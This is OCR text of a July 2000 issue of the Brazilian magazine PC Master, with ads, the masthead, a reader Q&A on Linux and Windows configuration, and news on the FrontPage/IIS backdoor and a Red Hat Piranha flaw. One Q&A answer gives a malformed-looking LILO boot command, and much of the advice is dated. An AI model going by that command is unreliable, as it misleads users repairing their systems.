GRÁTIS NO VERSO: Cartão de Referência de Visual C++

PC MASTER®

www.europanet.com.br

AS MELHORES SOLUÇÕES PARA QUEM TRABALHA COM PC

51 PROGRAMAS úteis para Linux

Neste CD-ROM
Kit testado e recomendado pelos especialistas da Redação PC Master

DESENVOLVIMENTO ★ REDE ★ FTP ★ HTML ★ PLANILHAS ★ MP3 ★ FINANCEIRO

ISSN 1414-3828
Ano 4 Nº 2
Edição 38
Brasil R$ 11,90
Portugal 950$00
EDITORA EUROPA

SQL Server 2000

Exclusivo - pela primeira vez a Microsoft libera um Beta 2 para ser distribuído no CD-ROM de uma revista. Faça sua avaliação

Segurança máxima

Desvendamos como funcionam as backdoors, uma das técnicas mais perigosas de invasão de redes

E ainda:

Visual Basic, Delphi, DNS, Internet Information Server 5, teste de handhelds, ferramentas de Web, OpenBSD...

No ar em 24 horas!**

ExpresSite
R$28,00* por mês

- Domínio próprio.
- Crie seu site na hora com apenas alguns cliques do mouse.
- Fácil e rápido.
- Não é necessário comprar qualquer programa.
- Faça já um teste no site.

Ano 2000, virada do século e a **Mr. Help** criando novas formas de facilitar a sua vida.
Além de nossos já conhecidos planos de hospedagem, que dão ao cliente **controle total** e oferecem o que há de melhor no mercado em termos de tecnologia, confiabilidade, segurança e suporte técnico, a **Mr. Help** acaba de lançar o ***ExpresSite***, um jeito novo de colocar sua empresa na Internet com apenas alguns cliques do mouse.
Afinal, somente quem tem a experiência do maior distribuidor RapidSite da América Latina é que pode oferecer 30 dias de garantia e um contrato sem falsas promessas. Faça como os mais de **3000 clientes da Mr. Help** e coloque seu negócio na Internet com **quem entende do assunto**!

Link de 135Mb ● Atualizações ilimitadas por FTP/FrontPage ● Estatísticas de visitação ● Webtrends ● Contadores de visitantes ● Formulários ● Servidores Silicon Graphics ● Gerador de energia para casos de falta de luz ● Suporte técnico em português.

Standard - R$39,00/mês*

● 20MB de espaço ● 10 contas POP ● 20 e-mails redirecionáveis ● 20 auto-respostas configuráveis ● Grupo de discussão ● Livro de convidados ● CGI ● PHP

Conheça os outros planos:

● Sala de bate-papo ● mySQL ● mSQL ● SSL (transações seguras/https) ● Excite Search ● Real Audio ● Real Vídeo e mais!

Promoção para transferência de domínios*

Suporte as extensões do FrontPage®

RapidSite Brasil Premier Partner
O MAIOR DA AMÉRICA LATINA

Mr. Help Internet Solutions
Tel./Fax: 0xx11 5506-8383
www.mhis.rapidsite.com.br - E-mail: info@mhis.net

ACEITAMOS TODOS OS CARTÕES DE CRÉDITO

* Taxa única de configuração: R$85,00. Esta taxa não é cobrada caso seja uma transferência de outro servidor.
** A ativação e registro do nome estão vinculados ao pagamento e disponibilidade do domínio solicitado. A ativação da conta está vinculada à confirmação do pagamento.

Diretores
Aydano Roriz
Aluízio F. Cunha

www.europanet.com.br

PC MASTER

Julho 2000

Editor e Diretor Responsável
Aydano Roriz

Redação
Diretor de Redação: Roberto Araújo
Editor Assistente: Toni Cavalheiro
Revisão de Texto: Letícia Bueno
Redator: Edson Ogihara
Jornalista Responsável: Roberto Araújo
MTb. 10.766
Editor de Arte: Carlos Augusto de Moura

Colaboraram nesta edição
Christiane Ferpoli, Oscar Vasconcelos, Mário Fittipaldi

Produção do CD-ROM
Carlos Augusto de Moura, Edson Ogihara, Leandro Calçada e Toni Cavalheiro

Internet
Luiz Siqueira (Web Editor), Cássio Narciso (webmaster) e Cesar Cavelagna (design)

Diretor Operacional
Aldin Cunha

Assinaturas
Flávia Pinheiro

Publicidade São Paulo
Ligue 0xx11-3038 + ramal desejado
Diretor Nacional
Clóvis Borges (r 5090) cborges@europanet.com.br

Executivos de Contas
Alessandra Donadio (r 5095), Andréa Branco (r 5091), Angela Taddeo (r 5092), Luis Perazza (r 5094), Maurício Dias (r 5093), Rodrigo Cunha (r 5097), Nicholas Suzuki (r 5096)

Publicidade Outras Praças
Minas Gerais 0xx31-291.6751 - Célia Maria de Oliveira
Brasília 0xx61-242.9590 - New Business
Nordeste 0xx71-329.8624 - Ângela Freitas
Paraná 0xx41-262.7446 - Helenara Andrade
Rio de Janeiro 0xx21-567.8547 - Leopoldo Amorim
Rio Grande do Sul 0xx51-213.1587 - Rose Tsappo
Santa Catarina 0xx48-223.3966 - Aurali Medeiros

Publicidade Estados Unidos e Canadá - Global Media
Fone: 00xx1-650-306.0880 Fax: 00xx1-650-306.0890

Circulação e Promoção
Élio S. Vicente, Jackeline Monarin, João Alexandre Pachelli, Joelma Rodrigues Dantas, Jonilson Barbosa, Miriam Dusenhas (criação)

Desenvolvimento de Pessoal
Tânia Marília Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5050
Telefone outros estados: 0800-557667
Cecília Tomaselli (Supervisora)
Fabiana Lopes (Coordenadora),
Carla Dantas, Elisangela Xavier Ferreira
Elisangela Takeshita; Ivania Marques; Marcelo Diniz; Maria Helena Rocha da Silva; Paula Tassi; Renata Kurosaki; Ronie de Souza

Suporte Técnico (0xx11) 3038-5070
E-mail: suporte@europanet.com.br
Marco Olivati (Coordenador)
Rodrigo Mourão, Roberto L. Cardinale,
José N. M. Júnior

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O CD-ROM é parte integrante desta edição, não podendo ser vendido separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.

As reportagens desta edição reproduzidas da PC Plus são copyright da Future Publishing Limited, Inglaterra, 2000. Todos os direitos reservados. Para maiores informações sobre PC Plus ou outras revistas da Future Publishing, via World Wide Web, contatar
http://www.futurenet.co.uk/home.html

Distribuidor exclusivo para o Brasil:
Fernando Chinaglia Distrib. Ltda
Rua Teodoro da Silva, 907 - Rio de Janeiro - RJ
CEP 20563-900 Fone: 0xx21-575.0538

Números Anteriores
Ao seu jornaleiro ou com a Editora Europa
Rua M.M.D.C., 121, São Paulo, SP
CEP 05510-021, Fone 0800.55.7667
Fax 0xx11-3897.8583
Pela Internet: www.europanet.com.br
e-mail: atendimento@europanet.com.br

Impressão: W. ROTH
Revista produzida com o uso de fotolitos pelo processo de Pré-Impressão Digital por W. ROTH
Tel: 0xx11-6436.3000

Somos filiados à ANER Associação Nacional dos Editores de Revistas

Somos auditados pelo IVC Instituto Verificador de Circulação

Ao Leitor

A regra de ouro para o sucesso de uma revista é prestar bons serviços. Só assim ela é útil a você. E, desta vez, estamos fazendo um "jogo casado". Você, que é leitor habitual da PC Master, está recebendo no CD-ROM desta edição, entre outras coisas, um pacote com 51 programas para poder usar melhor seu Linux. Mas queremos que mais e mais pessoas usem o Linux. Por isso, aceitando o desafio de um leitor, preparamos uma edição especial da PC Master chamada Linux Prático. Pois ela já existe e está chegando às bancas conjuntamente com esta PC Master. Para isso escolhemos uma distribuição ainda inédita no mercado brasileiro e a que achamos a mais prática de todas, a Mandrake 7. Além, é claro, de rechear o CD-ROM da nova revista Linux Prático com o StarOffice e vários outros programas que podem ser usados por quem está se iniciando no mundo Linux.

Não deixe de indicar aos seus amigos. Especialmente para aquele que vivia pedindo para você explicações sobre Linux e você nunca soube bem por onde começar.

A revista Linux Prático não tem este nome por acaso. Testamos sua amigabilidade com várias pessoas, todas jamais tendo instalado um Linux antes. Sucesso total. E tenha certeza, você nunca viu um guia passo a passo tão prático e visual como o que existe na revista Linux Prático. Agora se você, prezado profissional leitor da PC Master, ainda não tem Linux no seu PC, corra. Esta é a sua grande chance de entrar para esta turma.

Roberto Araújo
araujo@europanet.com.br

SUMÁRIO

HelpLine	4	IIS 5	40
Repórter	8	Backdoor	44
Guia do CD-ROM	14	Handhelds	48
Programas para Linux	16	OpenBSD	52
SQL Server 2000	26	Visual Basic	58
Ferramentas para Web	30	Delphi	62
DNS	34	Glossário	66

Se for o caso reclame.
Nosso objetivo
é a **Excelência**

Visite nosso Portal
www.europanet.com.br

Aqui você encontra as últimas notícias sobre o mundo da informática com atualizações diárias

Fale Conosco

SUPORTE TÉCNICO PARA PROBLEMAS NO CD-ROM
Rua M.M.D.C., 121
05510-021 - São Paulo-SP
Fone: 0xx11-3038.5070
Segunda à Sexta das 9:00 às 13:00 horas e das 14:00 às 17:00 horas
e-mail: suporte@europanet.com.br

REDAÇÃO
Rua M.M.D.C., 121
05510-021 - São Paulo-SP
Fone: 0xx11-3038.5079
e-mail: pcmaster@europanet.com.br

ATENDIMENTO AO ASSINANTE
Rua M.M.D.C., 121
05510-021 - São Paulo-SP
Fone: 0xx11-3038.5050
Fax: 0xx11-3897.8583
Segunda à Sexta das 8:00 às 20:00 horas
Sábados das 9:00 às 15:00 horas
e-mail: atendimento@europanet.com.br

PUBLICIDADE
Rua M.M.D.C., 121
05510-021 - São Paulo-SP
Fone: 0xx11-3078.5097
e-mail: publicidade@europanet.com.br

HelpLine

helpline@europanet.com.br

Aproveite este espaço e esclareça suas dúvidas técnicas sobre Linux, Windows e informática em geral com os especialistas da revista PC Master

Logon gráfico

Já pude observar que vários computadores que utilizam o Linux possuem uma tela de login em modo gráfico. O que devo fazer para que meu sistema inicie automaticamente desta forma?

Valdinei Dias
Via Internet

Nas versões do Linux baseadas no Red Hat 6 (como o Conectiva Linux e o Mandrake), esta opção pode ser habilitada facilmente. Basta rodar o aplicativo Xconfigurator.

Nas outras versões deste sistema operacional, o recurso precisa ser habilitado manualmente, através do arquivo /etc/inittab. Para isso, edite este arquivo e localize a seguinte linha:

```
id:3:initdefault
```

Em seguida, troque-a pela seguinte configuração:

```
id:5:initdefault
```

Com isso o sistema operacional será iniciado em modo gráfico.

Acessando uma partição do Windows

No Linux, como faço para acessar a partição do disco na qual o Windows está instalado?

Rodrigo de Freitas
Via Internet

Este tipo de acesso é feito através do mesmo método usado para acessar um CD-ROM, ou seja, você deve primeiramente montar o HD para só então poder acessá-lo. Siga os passos abaixo e veja como visualizar os arquivos da partição que contém o Windows:

1 *Primeiramente, crie um diretório para a montagem do HD que contém o sistema Windows. Para isso, digite o seguinte comando:*

```
mkdir /mnt/win
```

2 *Execute agora o comando de montagem do diretório:*

```
mount -t vfat /dev/hdXn
/mnt/win
```

Nota: neste caso, a sintaxe hdXn representa o nome do disco rígido em que o Windows está. Caso você não saiba o que colocar nesta opção, consulte esta tabela para saber quais são os termos usados pelo Linux para denominar discos:

hda	HD master na IDE0
hdb	HD slave na IDE0
hdc	HD master na IDE1
hdd	HD slave na IDE1

Por exemplo, se o seu Windows é o master na IDE0 e possui apenas uma partição C:, o campo /dev/hdXn será /dev/hda1.

Registros do Windows

Gostaria de mexer em algumas configurações do registro do Windows, mas sempre disseram que é recomendável realizar uma cópia de segurança do registro antes. É verdade? Qual o procedimento para fazer a cópia e depois recuperar o registro?

Adriana Ferraz
Via e-mail

Sim, isto é verdade. O registro é o local onde ficam armazenados todas as configurações do Windows. Desta forma, a primeira providência a ser tomada é efetuar um backup destes arquivos antes de fazer qualquer alteração.

Para isso, você precisará fazer uma cópia de segurança dos arquivos system.dat e user.dat. Veja como fazê-la:

1 *Uma vez dentro do Windows, reinicie o computador.*

2 *Enquanto o Windows estiver reiniciando, pressione a tecla F8 para abrir o menu de opções de inicialização.*

3 *Escolha Somente Prompt do Modo de Segurança. Uma tela DOS é iniciada, mas sem carregar o Registro.*

4 *Vá para o diretório Windows (digite o comando CD \Windows), e use o comando attrib para modificar os atributos dos arquivos system.dat e user.dat:*

```
attrib -s -h -r *.dat
```

5 *Copie os arquivos system.dat e user.dat para uma outra pasta qualquer do computador. (basta usar o comando Copy do DOS).*

6 *Restaure os atributos dos arquivos .dat, com o comando:*

```
attrib +s +h +r *.dat
```

Reinicie o computador novamente. Sua cópia de segurança dos registros já estará criada. Se futuramente você precisar restaurar o registro, repita os procedimento de 1 à 3 e copie os arquivos guardados para a pasta c:\windows.

Problemas no funcionamento do mouse

Estava com o computador ligado e resolvi desconectar e reconectar o mouse, mas a partir deste momento ele deixou de funcionar. Agora, quando reinicio o micro, aparece uma mensagem pedindo que eu conecte o mouse. Ele está bem encaixado, mas ainda assim não funciona. O que devo fazer?

Daniel Assunção Neto
Via Internet

No seu caso existem duas possibilidades: ou o seu mouse está com problemas, o que não é tão grave, ou a sua interface serial foi danificada.

Primeiramente, tente conectar um outro mouse. Se ele funcionar, basta substituir este acessório. Caso isto não aconteça, é sinal que a porta serial está danificada.

A saída, neste caso, será conectar o seu mouse na segunda porta serial da placa mãe. Porém, você precisa tomar alguns cuidados para que as portas não entrem em conflito com o modem (caso você tenha um). Se for o caso, reinstale o modem usando diferentes configurações da porta serial.

Além disso, vale lembrar que não se deve ficar conectando e desconectando dispositivos com o computador ligado. Na maioria das vezes, este procedimento não resulta em nada, mas em alguns casos pode provocar danos ao equipamento.

Evitando acesso a dispositivos

Gostaria de saber se é possível impedir o uso do meu drive A no Windows, sem desabilitá-lo no BIOS. Minha idéia é usar uma senha, por exemplo.

Guilherme Okada
Via Internet

Infelizmente não será possível usar uma senha, mas você pode impedir o uso de qualquer drive (evitando que ele seja exibido na janela do Meu Computador) alterando algumas configurações do Windows.

A primeira delas é apagar o atalho para o drive A, localizado na pasta C:\WINDOWS\SENDTO. Esta solução não é a mais eficiente, mas deixará a maioria dos usuários perdidos, sem encontrar o drive A.

Uma segunda opção é através do Registro. Uma vez que você carregou o Regedit, localize a seguinte chave: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.

Em seguida, localize o valor DWORD que tenha o nome NoDrives (crie este valor, caso ele não esteja disponível). É aqui que estão localizados os drives do seu computador.

Agora você precisa digitar um número correspondente ao drive que será escondido. Porém, este procedimento não é tão simples assim, já que o Windows usa uma numeração especial. Para facilitar as coisas, veja quais são os números correspondentes a cada drive do seu computador:

A=1, B=2, C=4, D=8, E=16, F=32, G=64. Agora

DICA DA REDAÇÃO

Comandos DOS no Linux

Esta é para quem usa o Linux. Se você quer ler e gravar seus arquivos em um padrão compatível com o Windows, use uma ferramenta chamada mtools. Ela é adicionada automaticamente durante a instalação da maioria das distribuições do Linux. Tudo o que você tem a fazer é utilizar os comandos normais do DOS, mas com um "m" na frente. Veja este exemplo:
mcopy a:*.txt /tmp
mdir a:
Os comandos disponíveis são:
mattrib, mbadblocks, mcd, mcheck, mcomp, mcopy, mdel, mdeltree, mdir, mformat, minfo, mkmanifest, mlabel, mmd, mmount, mmove, mpartition, mrd, mread, mren, mtools, mtoolstest, mtype, mwrite, mxtar e mzip.

tudo o que você tem a fazer é somar os valores. Para esconder, por exemplo, os drives A, B e C, use o valor 1+2+4, ou seja, 7.

Não se esqueça de reiniciar o Windows para que a alteração tenha efeito. Para fazer os drives aparecerem novamente, basta alterar para 0 (zero) o valor de NoDrives.

Problemas no CD-ROM

Meu drive de CD-ROM não está aceitando nenhum tipo de CD. Quando coloco qualquer disco, o computador informa que a unidade D: não está acessível ou que o disco não está pronto. E agora?

Antonio Serafim Sanchez
Via Internet

Primeiramente, é preciso saber se o problema está na unidade de CD-ROM. Coloque um CD em sua unidade e observe se o seu LED está aceso. Se este LED piscar várias vezes e o erro permanecer, significa que o drive não conseguiu ler o disco. Faça então uma manutenção na cabeça da unidade utilizando um CD de limpeza, que pode ser adquirido facilmente em lojas que vendem CDs de música.

Se isto não funcionar, será preciso abrir o computador e verificar se o cabo de dados e o da fonte de alimentação estão corretamente encaixados no drive de CD-ROM. Além disso, verifique se este cabo está corretamente encaixado na interface IDE, que poderá estar localizada na placa de som ou na placa da CPU.

Caso o problema persista, a próxima providência é repetir o processo de instalação do drive de CD-ROM. As instruções para isto estão no manual do drive ou do kit multimídia.

Modo gráfico do Linux não responde

Algumas vezes, quando carrego o ambiente gráfico em meu Linux, ele trava e não consigo voltar ao console. Como faço para continuar a usar o Linux sem precisar reiniciar a máquina?

Nelson Aquino
Via Internet

Quando o seu ambiente gráfico falhar e o sistema operacional travar, pressione, simultaneamente, as teclas Ctrl+Alt+BackSpace para retornar ao console.

Porém, vale lembrar que estes travamentos no Linux não são comuns. Portanto, verifique as configurações do seu dispositivo de vídeo para tentar resolver o problema em sua interface gráfica.

Habilitando o LILO

Tinha o Linux funcionando corretamente em meu computador, mas tive que reinstalar o Windows 98 e ele sobrescreveu meu LILO. Como posso recuperar o menu de inicialização do Linux sem precisar reinstalar todo o sistema operacional?

Valdiney Matias
Via Internet

Quando o modo gráfico trava, você pode voltar ao console sem reiniciar o computador. Basta pressiona Ctrl + Alt + Backspace

O primeiro passo para resolver este problema é entrar no Linux. Para isso, a forma mais simples é através de um disco de boot deste sistema operacional.

Quando o LILO do disco de boot carregar, digite o seguinte comando:

```
boot = root /dev/hdx
```

Neste caso, hdx representa a partição em que seu Linux está instalado. Em seguida, você deve alterar algumas configurações do LILO. Para isso, edite o arquivo /etc/lilo.conf e coloque uma nova entrada para seu Windows.

Para que você entenda melhor, veja este exemplo de um lilo.conf para Linux e Windows. Neste código, a inicialização padrão é a Windows (default=win), o disco rígido é do tipo IDE (hda), o Windows está localizado na primeira partição (hda1) e o ponto de montagem do Linux está na quinta (hda5):

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
default=win
image=/boot/vmlinuz
        label=linux
        root=/dev/hda5
        read-only
other=/dev/hda1
        label=win
```

Após fazer isso, digite o comando LILO e reinicie o Linux para que as mudanças tenham efeito. **PCM**

HELP LINE

Se você tem alguma dúvida sobre informática, entre em contato com nossos especialistas através do e-mail helpline@europanet.com.br. Por motivos de espaço, as cartas podem ser resumidas antes de serem publicadas nesta seção.

Até o fim deste anúncio você já está na Internet.

DenisonBraxil

Entre já na Internet. É só seguir a receita.

Vá até o ícone *Meu Computador*. Clique *Acesso à Rede Dial-Up*. Clique *Fazer Nova Conexão*. Quando solicitado, preencha o campo com o telefone 0800-16 26 34.

Ao finalizar a tarefa, reinicie seu computador. Agora clique duas vezes no ícone criado.

No campo *Nome do usuário*, digite **Novo**. No campo *Senha*, digite **Novo**.

Clique *Conectar*. Com o micro conectado, abra o *Internet Explorer* e enderece a página http://cadastro.mandic.com.br Siga as instruções da página para efetuar o seu cadastro e digite a chave promocional **ey4jdh6UwLknFB=** Bem-vindo à Internet!

Trocar de provedor também é muito fácil:

Primeiro acesse www.osite.com.br Clique O SITE powered by MANDIC e siga as instruções da página para efetuar o seu cadastro. Digite a chave promocional acima.

Acesso ilimitado no 1º mês: R$ 4,95

• Válido somente para cadastramentos realizados até 31/8/2000 • apenas para novos usuários. • Esta oferta não é válida em conjunto com nenhuma outra oferta. • Válido somente para cadastramento com cartão de crédito. • O custo telefônico é de responsabilidade do usuário. • Se desejar cancelar seu cadastro, acesse www.mandic.com.br/cancela • Após o período promocional, serão aplicadas as tarifas regulares.

0800 - 90 30 90

O SITE
www.osite.com.br
Powered by MANDIC

Repórter

Backdoor descoberta em produtos da Microsoft causa polêmica

Além de facilitar o acesso a servidores Web, a brecha de segurança ataca os programadores da Netscape

Faltou profissionalismo. Uma nova Backdoor encontrada nos softwares Front Page 98 e Internet Information Server 4.0 (IIS) mostra que a forte rivalidade pode acabar prejudicando a imagem das grandes empresas - no caso a Microsoft e a Netscape.

Quando entra em ação, esta Backdoor apresenta a frase "os engenheiros da Netscape são nerds" como parte de um dos procedimentos de acesso. O mais curioso é que esta rotina foi adicionada pelos próprios programadores da Microsof que, recentemente, admitiu que o código existe mesmo.

Além de provocar funcionários da rival Netscape, esta Backdoor tem ainda uma função muito perigosa. Ela permite que qualquer pessoa com um certo conhecimento consiga ter acesso a scripts armazenados no servidor.

Segundo a Microsoft, não se trata de uma falha grave, embora especialistas afirmem que seja possível usá-la para roubar números de cartões de crédito de sites de e-commerce.

A suposta "brincadeira" está inserida em dois patches de atualização para os programas mencionados anteriomente. Um destes patches é o Front Page Update, que traz correções para bugs do programa. O outro é o popular Option Pack 4, um pacote essecial de ferramentas para qualquer administrador que use o Windows NT 4.0. O código se encontra no arquivo dvwssr.dll e permite o acesso a várias recursos de gerenciamento do sevidor.

Mais informações sobre esta vulnerabilidade podem ser encontradas no site da Microsoft. Basta acessar o endereço: www.microsoft.com/technet/security/bulletin/fq00-025.asp.

Polêmica antes do lançamento

O novo Windows Millenium ainda nem foi lançado e já está causando polêmica.

Recentemente a Microsoft divulgou que este sistema operacional não seria capaz de se conectar às redes Novell e Banyan, um recurso usado por muitas empresas.

Porém, a MS retrocedeu e anunciou que vai colocar os protocolos de acesso nesta nova versão do Windows. Afinal, já basta a confusão causada pela Backdoor do Front Page 98 e do IIS 4.0.

Pocket PC é lançado

Windows CE muda de nome e traz uma interface mais simplificada

Pocket PC. Este é o novo nome do Windows CE, o sistema operacional da Microsoft para handhelds e palmtops. Embora o relançamento deste produto já estivesse sendo bastante comentado há alguns meses, a chegada oficial do Pocket PC só ocorreu mesmo no dia 19 de abril.

Esta mudança faz parte de uma nova estratégia da Microsoft para combater o popular Palm/OS, da 3Com. A principal novidade do Pocket PC é a interface, que foi totalmente redesenhada e agora está mais intuitiva. Porém, há uma desvantagem: este software deixou de ser similar aos outros Windows da série, obrigando os usuários a gastar algum tempo conferindo as diferenças.

Para marcar a chegada deste sistema operacional, a Microsoft fez dois eventos para a imprensa: um em Nova York, EUA, e outro em Londres, Inglaterra. Ambos puderam contar com a participação de muitos fabricantes de hardware, incluindo a Casio, a Compaq e a HP. Todas estas empresas aproveitaram para anunciar suas novidades neste setor, incluindo handhelds bem exóticos.

A Casio, por exemplo, mostrou um protótipo de um portátil à prova de chuva, ideal para aventureiros. Já a Compaq está apostando em dois lançamentos para quem trabalha na rua: o iPaq H3600 e o EM-500, que devem chegar às lojas americanas em julho.


Confira informações sobre o PocketPC no site na Microsoft, em www.microsoft.com.

Hacker é condenado por invadir CNN.com

Adolescente de 15 anos é considerado culpado por ataque ao site da CNN em fevereiro

Os hackers estão tendo motivos para se preocupar. Um adolescente canadense de 15 anos, que na Internet é conhecido pelo nickname de Mafiaboy, foi condenado recentemente por um grande ataque aos arquivos do site da agência de notícias CNN.

Segundo declaração da polícia canadense, o rapaz foi acusado e julgado pela Corte Juvenil Canadense. Sua casa foi investigada e o equipamento supostamente usado nos ataques apreendido. Além disso, foi feita uma minunciosa investigação para constatar o envolvimento do hacker em outros crimes eletrônicos, mas nada ficou comprovado.



Vale lembrar que fevereiro foi um mês bastante complicado para os grandes sites da Web. Além da CNN, o Yahoo, o Excite, a eBay e a Amazon sofreram muitos ataques e chegaram até a ficar algumas horas fora do ar.

No Canadá, um crime como este pode resultar em pena de dez anos de detenção. Porém, se ficar comprovado que houve mortes (que resultem da paralisação dos servidores de um hospital, por exemplo), a sentença pode ser muito maior.

Ao final do julgamento, o hacker foi liberado mediante o pagamento de fiança. Fora isso, ele deve respeitar a condição de não tocar em nenhum outro computador sem a presença de alguma pessoa habilitada que possa se responsabilizar por seus atos.

Impacta Tecnologia, o conhecimento sem limites.
11 anos
Informática: E-commerce Developer/Manager e WEB Design: Lógica Visual, HTML, Dreamweaver Com DHTML, Java e Java Script, ASP, PHP, Front Page, SQL Server, mySQL, Flash, FireWorks, Web Marketing, Criação e Design, Corel, Photoshop,; Metodologia de Desenv. De Sistemas Análise & Proj. & Modelagem. De Dados, JAD, PDI, G.P, Análise P. Função; Microsoft Official Curriculum (Certificação Microsoft) Conc. Básicos de Rede, Windows NT/2000; SQL Server Adm./ Impl.; TCP/IP; IIS; Exchange; Proxy Server; Visual Interdev, Visual Basic 6.0 (4 mód.), Delphi 5.0 (3mód.).Telecomunicações: Programa super completo em 120 horas com: TDMA, CDMA, WLL, VoIP, ATM, SDH, RDSI banda larga, Frame Relay, Satélite, Celular, entres outras tecnologias; Cabling; Hardware Manutenção: Eletrônica A/D, Análise de circuitos. Linux: Linux I, II, III, IV (Conectiva), Star Office.
Av. Paulista, 1.106 - 7 andar. (0xx11) 285-5566 (Metrô Trianon Masp)
IMPACTA TECNOLOGIA
Qualidade de primeiro mundo em Treinamento de Informática e Telecomunicações
Solicite Catálogo Completo
Assista Palestra Gratuita sobre Todos os Treinamentos. Informe-se: WWW.IMPACTA.COM.BR

Linux entra na segmentação

Empresas lançam Linux para mercados específicos e diminuem competitividade

Hoje ninguém mais duvida da força do Linux. Porém, muitos usuários estão com dúvidas em relação a qual distribuição aderir. E o motivo para isto é bem compreensível: por se tratar de um sistema operacional de código aberto, altamente baseado no UNIX, diversas empresas criam rapidamente suas próprias versões e as colocam no mercado.

É neste ponto que ocorre um fenômeno muito interessante: a segmentação do software. No início, as poucas distribuições existentes competiam entre si para dominar o mercado de Linux. Mas, hoje em dia, a briga não segue mais esta regra. Cada distribuição está sendo modificada para um uso específico, o que resultou em uma disputa saudável que está servindo de exemplo para muitas empresas de informática.

A distribuição Red Hat, por exemplo, prima pela estabilidade. Já a SuSE investe em um completíssimo pacote que está sendo muito bem visto pelos profissionais da área. Enquanto isso, empresas como a MandrakeSoft e a Conectiva modificam suas versões para tornar este sistema operacional acessível a grande parte dos usuários finais.

Resumindo, para qualquer que seja sua aplicação, você tem hoje à disposição um poderoso sistema operacional, com recursos otimizados para suas necessidades.

É por isso que a PC Master sempre distribui as versões atualizadas dos principais Linux. Afinal, é muito importante que você mesmo forme sua opinião.

Possivelmente, no futuro não haverá tantas versões quanto existem hoje. Mas uma coisa é certa: as que restarem serão bem mais poderosas que as atuais. Cada uma voltada a um mercado específico.

Iomega lança CD-RW

Foi lançado nos EUA o drive de CD regravável do fabricante do ZipDrive

Demorou um pouco, mas a Iomega, fabricante do famoso ZipDrive, finalmente entrou no mundo dos CDs regraváveis. A empresa está lançando o ZIP CD 650, ideal para pequenas empresas. Ele já vem equipado com as várias ferramentas de backup da IomegaWare e com o EasyCD Creator, um dos programas mais utilizados na gravação de CDs.

O drive grava em quatro velocidades e leva cerca de 17 minutos para "queimar" um CD. Mas não se empolgue: esta velocidade é equivalente à dos concorrentes.

Além disso, o aparelho é externo e precisa ser conectado a uma tomada, embora isto não chegue a incomodar. Mas um dos pontos fracos do Iomega é o design de seu gabinete: uma caixa feia que causa um certo desconforto quando colocada sobre a mesa.

Já o ponto positivo é a conexão ao micro pela porta USB, que facilita o uso do produto mesmo em notebooks. Graças a esta tecnologia, você pode gravar CDs em suas viagens a uma velocidade bem maior do que os drivers PCMCIA atuais.

Mais informações podem ser obtidas no site www.iomega.co.uk.

Esquenta a briga dos sistemas para redes


Pesquisa da Rhetorik revela que a briga pelos sistemas para redes não é mais entre a Microsoft e a Novell

O UNIX já ocupa o segundo lugar entre os sistemas operacionais de redes mais utilizados. Esta é a constatação da companhia de inteligência de mercado Rhetorik, após pesquisa realizada em empresas de todo o mundo.

Ainda segundo a pesquisa, o NetWare ocupa agora o terceiro lugar, acabando com o mito de que a batalha dos sistemas operacionais de redes seja entre a Microsoft e a Novell. Já o Windows NT continua firme na primeira posição, o que não é nenhuma surpresa para o mercado coorporativo.

A Rhetorik mostra ainda como a participação da Novell no mercado mundial caiu de 36% para 30%, com a Microsoft subindo de 49% para 68%. O UNIX, saltou de 2% para 33%.

Porém, vale ressaltar que a soma total supera os 100%, já que muitas empresas rodam mais de um sistema operacional.



Entretanto, a Rhetorik encontrou tendências de consolidação do NT. Dos 37% dos sites que rodam os sistemas operacionais da Microsoft e Novell, 45% dizem que estarão usando apenas o Windows NT em um futuro próximo. Confira a pesquisa em www.rhetorik.co.uk.

Red Hat enfrenta problema de segurança

Pacote para clustering do Red Hat 6.2 pode facilitar invasões via Internet

Especialistas da Internet Security Systems Inc. descobriram uma falha no Red Hat Linux 6.2 que permite que intrusos visualizem e modifiquem arquivos.


Para que isto aconteça é necessário que o componente Piranha (pacote para fazer clustering) esteja instalado.

Ainda assim, a Red Hat informou que a maioria dos usuários não tem motivos para se preocupar. O risco de segurança atinge mesmo as pessoas que instalaram o software sem saber e não o utilizam.

Na prática, o Piranha foi elaborado com uma senha padrão. Conhecendo esta senha, qualquer usuário da Web pode usar a função "mudar a senha" para enviar um script maldoso ao servidor.

Embora este seja um problema de software, uma das primeiras regras da administração de redes é garantir que não haja falhas nas credenciais de segurança. Sendo assim, os administradores deveriam, no mínimo, definir uma nova senha para esta facilidade.

Para resolver o problema a Red Hat já produziu patches para os três pacotes do Piranha. O download pode ser feito a partir do site: ftp://updates.redhat.com/6.2



atrás de todo grande portal, tem sempre dois grandes jornais, uma grande rádio e uma agência de notícias.

